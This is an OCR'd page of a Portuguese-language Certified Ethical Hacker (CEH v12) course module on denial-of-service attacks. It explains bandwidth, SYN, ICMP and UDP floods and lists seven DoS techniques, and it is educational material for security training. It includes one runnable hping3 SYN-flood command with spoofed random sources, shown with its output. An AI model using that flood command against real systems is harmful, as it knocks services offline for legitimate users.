TRAINNING
EDUCATION CENTER

Curso:

(C|EH) V12

CERTIFIED ETHICAL HACKER - SECURITY IMPLEMENTATION

Progresso do curso

Módulo 6. System Hacking

Módulo 7. Malware Threats

Módulo 8. Sniffing


Módulo 9. Social Engineering


Módulo 10. Denial-of-Service (DoS)

Conceitos de Denial-of-Service (DoS):

Denial-of-service (DoS) é um ataque que impede que os usuários autorizados acessem um computador ou rede. Os ataques de DoS tem como alvo a largura de banda de rede ou conectividade. Ataques de largura de banda transbordam a rede com um elevado volume de tráfego utilizando recursos de rede existentes, com isso privando os utilizadores legítimos de utilizar estes recursos.

Os ataques de conectividade transbordam um computador com uma grande quantidade de pedidos de conexão, consumindo todos os recursos do sistema operacional disponíveis, de modo que o computador não pode processar solicitações de usuários legítimos.





CEHv12 (ANSI)


10.Denial-of-Service (DoS)

Técnicas de DoS

Existem sete tipos de técnicas que são utilizadas pelos atacantes para realizar ataques DoS em um computador ou uma rede.


São eles:

- Ataques de largura de banda
- Inundações de Pedido de Serviços
- Ataques de inundação SYN
- Ataques ICMP Flood
- Ataques Peer-to-Peer
- Ataques de negação de serviço permanentes
- Ataques de inundação em nível de aplicação




Ataques de largura de banda

- Um ataque de largura de banda inunda uma rede com um grande volume de pacotes maliciosos, a fim de sobrecarregar a largura de banda de rede. O objetivo de um ataque de largura de banda é consumir a largura de banda da rede ao ponto que a rede comece a descartar pacotes.
- Os pacotes descartados podem incluir usuários legítimos. Uma única máquina não pode fazer solicitações suficientes para sobrecarregar equipamentos de rede; portanto, ataques DDoS foram criados onde um atacante utiliza vários computadores para inundar uma vítima.



Inundações de Pedido de Serviços


- A inundação de pedidos de serviços trabalha com base no princípio das conexões por segundo. Nesta técnica de ataque DoS, os servidores são inundados com uma alta taxa de conexões a partir de uma fonte válida. Neste ataque, um atacante ou grupo de zumbis tenta esgotar os recursos do servidor.
- Isso provavelmente inicia um pedido em cada conexão, por exemplo, um atacante pode utilizar o seu exército de zumbis para buscar a home page de um servidor web repetidamente. A carga resultante sobre o servidor faz com que o processamento se torne extremamente lento.



Ataques de inundação SYN

- Um ataque SYN é uma forma simples de ataque DoS. Neste ataque, um invasor envia uma série de pedidos SYN para uma máquina de destino. Quando um cliente quer iniciar uma conexão TCP com o servidor, o cliente e o servidor trocam uma série de mensagens da seguinte forma:


1. O atacante envia falsas solicitações TCP SYN para o servidor (vítima)
2. A máquina de destino envia de volta um SYN/ACK em resposta ao pedido e aguarda o ACK para completar a configuração da sessão
3. A máquina de destino nunca recebe a resposta porque o endereço de origem é falso




```
root@kali:~# hping3 -S -P -U --flood -V --rand-source www.hping3testsite.com
using lo, addr: 127.0.0.1, MTU: 65536
HPING www.hping3testsite.com (lo 127.0.0.1): SPU set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- www.hping3testsite.com hping statistic ---
554220 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```


Ataques ICMP Flood

- Um ataque DDoS de inundação ICMP ocorre quando zumbis enviam grandes volumes de pacotes ICMP_ECHO ao sistema da vítima.
- Estes pacotes solicitam o sistema da vítima para responder, e a combinação do tráfego satura a largura de banda da conexão de rede da vítima. O endereço IP de origem pode ser falsificado.
- Neste tipo de ataque os autores enviam um grande número de pacotes com endereços de origem falsos para um servidor de destino, a fim de trava-lo e fazê-lo parar de responder às solicitações TCP / IP.




Ataques de inundação UDP

- Semelhante a uma inundação de ICMP, uma inundação de UDP ocorre quando um invasor envia pacotes IP contendo datagrams UDP com o objetivo de diminuir a velocidade da vítima a ponto de a vítima não conseguir mais lidar com conexões válidas.



